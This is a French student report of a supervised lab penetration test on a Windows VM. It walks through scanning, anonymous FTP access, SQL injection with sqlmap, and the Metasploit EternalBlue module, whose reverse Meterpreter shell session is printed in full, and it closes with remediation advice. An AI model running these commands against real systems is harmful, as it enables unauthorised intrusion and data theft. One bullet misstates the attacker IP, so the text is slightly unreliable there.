RAPPORT PENTEST

TP4

10 NOVEMBRE 2024

BUT R&T SOPHIA ANTIPOLIS
MELLANO LANCELOT

Table des matières

Introduction :

Dans le cadre de notre formation en cybersécurité, nous avons participé à un exercice de test d'intrusion encadré visant le réseau cible 192.168.56.0/24. Cet exercice, autorisé et supervisé par nos professeurs Thomas PREVOST et Yohan BERTRAND, avait pour objectif de découvrir et d'exploiter des vulnérabilités spécifiques sur une machine située à l'adresse 192.168.56.102.

Les étapes de notre attaque comprenaient la découverte initiale du réseau, l'identification des vulnérabilités, puis l'exécution d'exploits, avec une tentative progressive d'élévation de privilèges pour atteindre des niveaux d'accès avancés au système cible. Les outils utilisés pour ce pentest incluaient Nessus, SQLmap, Nmap, Burp Suite et Metasploit qui nous ont permis de mener différentes phases de notre attaque.

L'objectif principal de l'exercice consistait à localiser et extraire trois fichiers de validation : deux "intermediate flags" marquant des niveaux d'accès intermédiaires, ainsi qu'un "root flag" symbolisant le niveau d'accès le plus avancé. Pour ce TP, un environnement virtuel sécurisé avait été mis en place, avec une machine virtuelle attaquante et une machine virtuelle défensive connectées sur un réseau privé hôte, afin de simuler un contexte d'intrusion réaliste.

Ce rapport présente en détail chaque étape de l'attaque en commençant par la phase de reconnaissance, les vulnérabilités identifiées, l'exploitation de ces vulnérabilités ainsi que les correctives à apporter pour sécuriser les failles de sécurités, dans le but de renforcer notre compréhension des menaces et des pratiques de sécurité adaptées.


Disclaimer :

Ce rapport présente les failles de sécurité découvertes dans le cadre d'un test d'intrusion réalisé sur une durée limitée de trois heures. Il est important de noter que d'autres vulnérabilités pourraient exister dans l'infrastructure ciblée, mais elles n'ont pu être détectées dans le temps imparti ou en raison de limitations techniques et méthodologiques propres à cet exercice.

Déroulé de l'attaque :

Reconnaissance :

Sachant que les deux VM sont connectées sur un **réseau privé hôte**, ce qui signifie qu'elles partagent le même réseau privé. J'ai donc débuté la phase de reconnaissance, en exécutant la commande « ip a » sur la machine attaquante afin d'obtenir les informations nécessaires sur le réseau :




Ces informations nous montrent que le réseau de la machine attaquante est **192.168.56.0/24**, ce qui nous permet de définir l'étendue d'adresses IP pour les scans ultérieurs car nous savons déjà que la cible se trouve dans la même plage d'adresses IP que notre machine attaquante.

Scan de vulnérabilité :


Dans le cadre d'un test d'intrusion, la phase de scan de vulnérabilités est essentielle après la reconnaissance initiale. Elle consiste à analyser en profondeur le système cible pour identifier les failles de sécurité exploitables.


Commençons avec l'outil Nmap, reconnu pour sa puissance en matière de découverte réseau et d'analyse de ports. En exécutant la commande « nmap 192.168.56.0/24» :



Ces résultats nous indiquent dans un premier temps l'adresse ip de la cible mais également nous avons une première idée des services en cours d'exécution sur la


machine et des éventuelles vulnérabilités exploitables. On remarque par exemple que le port 80 correspondant au service http qui est ouvert ce qui nous informe qu'on peut surement interagir avec le site web hébergé par la machine :





On remarque qu'une page existe, elle comporte un bouton « Login » lorsque nous cliquons dessus cela nous redirige sur une autre page. Ici aucune entré utilisateur n'est possible mais nous apercevons dans l'onglet « Réseau » de la page qu'une requête utilisant la méthode GET est fourni. Ce qui peut potentiellement mener à une vulnérabilité.

De plus, nous utilisons Nessus qui est un outil de scan de vulnérabilités utilisé pour identifier les failles de sécurité sur des systèmes et des réseaux. Il est capable d'analyser des adresses IP, des ports ouverts et des configurations de services pour y détecter des failles connues :



Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Unsupported Web Server Detection	Web Servers	1
CRITICAL	9.8	7.4	0.9679	MS11-004: Vulnerability in Internet Information Services (IIS) FTP Service Could Allow Remote C...	Windows	1
MIXED	...	...	...	6 Microsoft Windows (Multiple Issues)	Windows	6
MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1
MIXED	...	...	...	2 SMB (Multiple Issues)	Misc.	2
LOW	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1


La première vulnérabilité critique identifiée est le **Unsupported Web Server Detection**. Cette alerte indique que le serveur web détecté sur la machine cible utilise une version non prise en charge, ce qui signifie qu'il ne reçoit plus de mises à jour de sécurité ni de correctifs de la part de l'éditeur. Cette situation rend le serveur particulièrement vulnérable aux attaques, car toute faille découverte dans cette version ne sera pas corrigée.

La deuxième vulnérabilité critique, **MS11-004** (Vulnerability in Internet Information Services (IIS) FTP Service), affecte le service FTP d'IIS (Internet Information Services) et expose le serveur à une exécution de code à distance. Cette faille permet potentiellement à un attaquant d'exécuter des commandes malveillantes sur le serveur en exploitant des failles dans le service FTP.

Exploitation :

Exploitation du service FTP :

Suite au scan de vulnérabilités réalisé avec Nmap, nous avons découvert que le port FTP (port 21) était ouvert sur la machine cible. Cette découverte nous a encouragés à tester la connexion au service FTP afin de vérifier les permissions d'accès disponibles. Nous avons tenté une connexion en utilisant l'identifiant "anonymous" :



L'authentification anonymous est une pratique courante dans certains services FTP publics, où l'accès est permis aux utilisateurs sans qu'ils aient besoin de créer un compte. En règle générale, pour s'authentifier avec cet identifiant, l'utilisateur entre simplement "anonymous" comme nom d'utilisateur, et n'a pas besoin de fournir de mot de passe. Dans notre cas, la configuration du serveur FTP permettait l'accès avec "anonymous" sans nécessiter de mot de passe, ce qui indique une faille de sécurité significative.


Une fois connecté avec cet accès anonyme, nous avons pu utiliser la commande ls pour lister les fichiers présents sur le serveur. Cette commande a révélé de nombreux fichiers intéressants, y compris **un flag intermédiaire(hidden_flag_asdmgh781x.txt)**. En utilisant la commande « get hidden_flag_asdmgh781x.txt », nous avons téléchargé ce fichier sur notre machine locale sans aucune restriction.

Exploitation de la faille MS11-004 :

Dans le cadre de notre test d'intrusion, nous avons tenté d'exploiter la vulnérabilité **MS11-004** qui affecte le service FTP de Microsoft IIS. Cette faille, référencée sous le CVE-2010-3972, est connue pour permettre des attaques de type buffer overflow via des commandes FTP mal formées. En exploitant cette vulnérabilité, un attaquant pourrait potentiellement provoquer un déni de service ou exécuter du code malveillant sur le serveur cible.

Pour débuter l'exploitation, nous avons cherché le CVE-2010-3972 dans Metasploit avec la commande « search CVE-2010-3972 ». Le résultat a révélé un module d'attaque nommé **iis75_ftpd_iac_bof**, destiné à exploiter cette vulnérabilité spécifique dans le service FTP de IIS 7.5. Après avoir sélectionné ce module avec use 0, nous avons utilisé show options pour vérifier les paramètres requis, notamment l'adresse cible (RHOST) et le port FTP (RPORT).


Nous avons ensuite configuré le module en définissant RHOST sur **192.168.56.102**, l'adresse IP de notre cible, et en lançant l'attaque avec la commande run. Le module a été exécuté contre le service FTP sur le port 21, affichant le message "Auxiliary module execution completed". Cependant, malgré l'exécution du module, nous n'avons pas obtenu de résultat exploitable ou d'élévation de privilèges supplémentaires sur le serveur :



Cette tentative montre que bien que la vulnérabilité soit présente, son exploitation peut être limitée ou protégée par d'autres mécanismes de sécurité en place sur le serveur cible. Cela souligne également l'importance de combiner différentes méthodes d'exploitation et de ne pas se reposer sur une seule vulnérabilité pour accéder aux systèmes critiques.

Exploitation du service HTTP et injection SQL :

Lors de la phase de scan de vulnérabilités, nous avons découvert que le port HTTP était ouvert sur la machine cible, hébergeant un site web accessible via l'URL http://192.168.56.102/login.exe. Nous avons décidé d'examiner les requêtes et réponses HTTP en utilisant l'outil Burp Suite. En inspectant le code HTML de la réponse, nous avons trouvé un indice dans les commentaires du code, indiquant « Authorized browsers Firefox-Secure Super Secure Browser » :



En configurant le User-Agent sur "Firefox-secure" dans Burp Suite et en rejouant la requête GET vers /login.exe, nous avons obtenu la réponse "User-agent OK : Firefox-secure, connection established!" confirmant que l'User-Agent spécifique déclenche un accès spécial sur le site. Cela nous a poussé à tester plus loin cette page pour d'éventuelles vulnérabilités.

Nous avons ensuite utilisé SQLmap pour vérifier si la page était vulnérable à l'injection SQL en utilisant le même User-Agent. Nous avons alors tapé « sqlmap -u "http://192.168.56.102/login.exe" --user-agent="Firefox-secure* ».

Cette commande a permis de détecter une vulnérabilité d'injection SQL. En exécutant une seconde commande pour extraire les données de la base de données, avec --dump, nous avons pu accéder à la table "flags" et récupérer un flag supplémentaire. La table contenait deux entrées, dont l'une incluait le flag encodé en tant que chaîne complexe et l'autre indiquant "Blue is eternal" :

Exploitation de la vulnérabilité EternalBlue :

En poursuivant notre investigation, nous avons remarqué dans la base de données que l'un des indices récupérés était la phrase "Blue is eternal". Après quelques recherches, nous avons fait le lien avec la vulnérabilité EternalBlue, identifiée sous le code CVE-2017-0144. Cette faille affecte le protocole SMB (Server Message Block), un protocole de réseau utilisé pour le partage de fichiers, d'imprimantes et de ressources réseau sur des réseaux locaux. SMB est couramment utilisé dans les environnements Windows, et une vulnérabilité dans ce protocole peut exposer des systèmes entiers à des attaques à distance.

Pour exploiter cette vulnérabilité, nous avons utilisé Metasploit. En recherchant EternalBlue dans Metasploit (search ETERNALBLUE), nous avons trouvé un module d'exploitation approprié : exploit/windows/smb/ms17_010_eternalblue.

```
msf6 > search ETERNALBLUE

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
```

Ce module cible les systèmes vulnérables exécutant SMB sur le port 445, permettant l'exécution de code à distance. Nous avons chargé ce module avec la commande use exploit/windows/smb/ms17_010_eternalblue, puis configuré les paramètres nécessaires :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://d
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to
   SMBPass                         no        (Optional) The password for the s
   SMBUser                         no        (Optional) The username to authen
   VERIFY_ARCH    true             yes       Check if remote architecture matc
   VERIFY_TARGET  true             yes       Check if remote OS matches exploi


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
   LHOST     10.0.2.15        yes       The listen address (an interface may b
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

- LHOST : 192.168.56.102 (adresse IP de notre machine attaquante pour recevoir la connexion inverse).
- RHOST : 192.168.56.102 (adresse IP de la cible),

En lançant l'attaque avec run, nous avons réussi à obtenir une session Meterpreter active, nous donnant un accès direct au système cible.


```
meterpreter > cd C://
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2009-07-14 04:34:39 +0200  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 07:06:44 +0200  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 05:20:08 +0200  PerfLogs
040555/r-xr-xr-x  4096   dir   2023-11-08 15:17:45 +0100  Program Files
040555/r-xr-xr-x  4096   dir   2023-10-20 16:44:07 +0200  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2023-10-20 14:58:50 +0200  ProgramData
040777/rwxrwxrwx  0      dir   2023-10-20 14:58:51 +0200  Recovery
040777/rwxrwxrwx  4096   dir   2023-10-20 14:57:05 +0200  System Volume Informatio
040555/r-xr-xr-x  4096   dir   2023-10-20 16:44:29 +0200  Users
040777/rwxrwxrwx  16384  dir   2023-11-08 13:47:18 +0100  Windows
040777/rwxrwxrwx  4096   dir   2023-10-21 15:58:35 +0200  inetpub
000000/---------  0      fif   1970-01-01 01:00:00 +0100  pagefile.sys

meterpreter > cd Users\\
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2023-10-20 15:01:02 +0200  Administrateur
040777/rwxrwxrwx  0     dir   2009-07-14 07:06:44 +0200  All Users
040777/rwxrwxrwx  8192  dir   2023-10-20 16:44:29 +0200  Classic .NET AppPool
040555/r-xr-xr-x  0     dir   2023-10-20 14:58:50 +0200  Default
040777/rwxrwxrwx  0     dir   2009-07-14 07:06:44 +0200  Default User
040555/r-xr-xr-x  4096  dir   2009-07-14 06:57:55 +0200  Public
100666/rw-rw-rw-  174   fil   2009-07-14 06:57:55 +0200  desktop.ini

meterpreter > cd Administrateur\\
```

```
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2023-10-20 15:01:02 +0200  Administrateur
040777/rwxrwxrwx  0     dir   2009-07-14 07:06:44 +0200  All Users
040777/rwxrwxrwx  8192  dir   2023-10-20 16:44:29 +0200  Classic .NET AppPool
040555/r-xr-xr-x  0     dir   2023-10-20 14:58:50 +0200  Default
040777/rwxrwxrwx  0     dir   2009-07-14 07:06:44 +0200  Default User
040555/r-xr-xr-x  4096  dir   2009-07-14 06:57:55 +0200  Public
100666/rw-rw-rw-  174   fil   2009-07-14 06:57:55 +0200  desktop.ini

meterpreter > cd Administrateur\\
meterpreter > ls
Listing: C:\Users\Administrateur
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2023-10-20 15:00:59 +0200  AppData
040777/rwxrwxrwx  0       dir   2023-10-20 15:00:59 +0200  Application Data
040555/r-xr-xr-x  0       dir   2023-10-20 15:01:03 +0200  Contacts
040777/rwxrwxrwx  0       dir   2023-10-20 15:00:59 +0200  Cookies
040555/r-xr-xr-x  4096    dir   2024-11-07 14:54:57 +0100  Desktop
```

```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\Administrateur\Desktop
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  0     fil   2024-11-07 14:54:57 +0100  Nouveau document texte.txt
040777/rwxrwxrwx  0     dir   2023-10-20 17:33:37 +0200  Windows Loader v2.2.2
100777/rwxrwxrwx  4832  fil   2023-10-20 16:59:42 +0200  activate.bat
100666/rw-rw-rw-  64    fil   2023-10-20 16:58:57 +0200  administrator_flag.txt
100666/rw-rw-rw-  282   fil   2023-10-20 15:01:03 +0200  desktop.ini

meterpreter > cat administrator_flag.txt
!6CrPS&NSUwJZzqHRezS4pch6vkzoG53ZF#$JJRM@9AJEYzMwpqV$dDoiZiNLq
```

Une fois connectés, nous avons exploré le système et navigué jusqu'au répertoire C:\Users\Administrateur\Desktop, où nous avons trouvé un fichier nommé administrator_flag.txt. En lisant ce fichier avec la commande cat administrator_flag.txt, nous avons révélé le flag administratif de la cible.

Correctives à mettre en place :

Faille du service FTP

Vulnérabilité :

La vulnérabilité détectée dans le service FTP permet un accès anonyme non authentifié. Cette configuration permet à n'importe quel utilisateur de se connecter au serveur sans mot de passe, d'accéder aux fichiers et potentiellement d'exfiltrer des informations sensibles. Cette faille est de sévérité élevée, car elle expose le système à un accès non contrôlé.

Correctives :

- **Désactiver l'accès anonyme :** Configurez le service FTP pour exiger une authentification par nom d'utilisateur et mot de passe, empêchant ainsi les connexions anonymes.
- **Utiliser un protocole sécurisé :** Envisagez de remplacer FTP par un protocole sécurisé tel que SFTP, qui fournit une authentification sécurisée et un chiffrement des données, rendant plus difficile l'accès non autorisé.
- **Limiter les permissions d'accès aux fichiers :** Assurez-vous que seuls les utilisateurs autorisés ont accès aux fichiers critiques et appliquez des contrôles d'accès basés sur les rôles pour limiter les permissions en fonction des besoins des utilisateurs.

Faille du service HTTP et injection SQL :

Vulnérabilité :

La vulnérabilité d'injection SQL exploitée via le service HTTP sur l'URL login.exe permet à un attaquant de manipuler des paramètres d'en-tête HTTP (comme User-Agent) pour exécuter des commandes SQL malveillantes. Cela expose les données de la base de données aux actions de lecture, modification ou suppression. Cette faille est de sévérité critique, car elle permet un accès direct aux données sensibles.

Correctives :

- **Nettoyer des en-têtes HTTP et des entrées utilisateur** : Nettoyez toutes les données transmises via les en-têtes HTTP, y compris User-Agent, pour supprimer ou échapper les caractères spéciaux utilisés dans les commandes SQL. Cela aide à prévenir les injections de code malveillant.

Faille EternalBlue (MS17-010 - CVE-2017-0144) :

Vulnérabilité :

La faille EternalBlue (CVE-2017-0144), exploitée à travers le protocole SMB (Server Message Block) sur le port 445, permet une exécution de code à distance. Cette vulnérabilité de sévérité critique peut permettre à un attaquant de prendre le contrôle complet du système affecté et de propager des logiciels malveillants dans tout le réseau, comme observé dans des attaques majeures telles que WannaCry.

Correctives :

- **Appliquer le correctif MS17-010** : Installez le patch de sécurité MS17-010 fourni par Microsoft pour combler cette vulnérabilité. Cette mise à jour est indispensable pour bloquer les attaques exploitant EternalBlue.
- **Désactiver SMBv1** : SMBv1 est une version obsolète du protocole SMB, vulnérable à de nombreuses attaques. Désactivez SMBv1 sur tous les systèmes et assurez-vous que seules les versions plus récentes (SMBv2 ou SMBv3) sont utilisées.
- **Limiter l'accès au port 445** : Restreignez l'accès au port 445 uniquement aux systèmes qui en ont strictement besoin, et empêchez les connexions SMB à partir de l'extérieur du réseau sécurisé.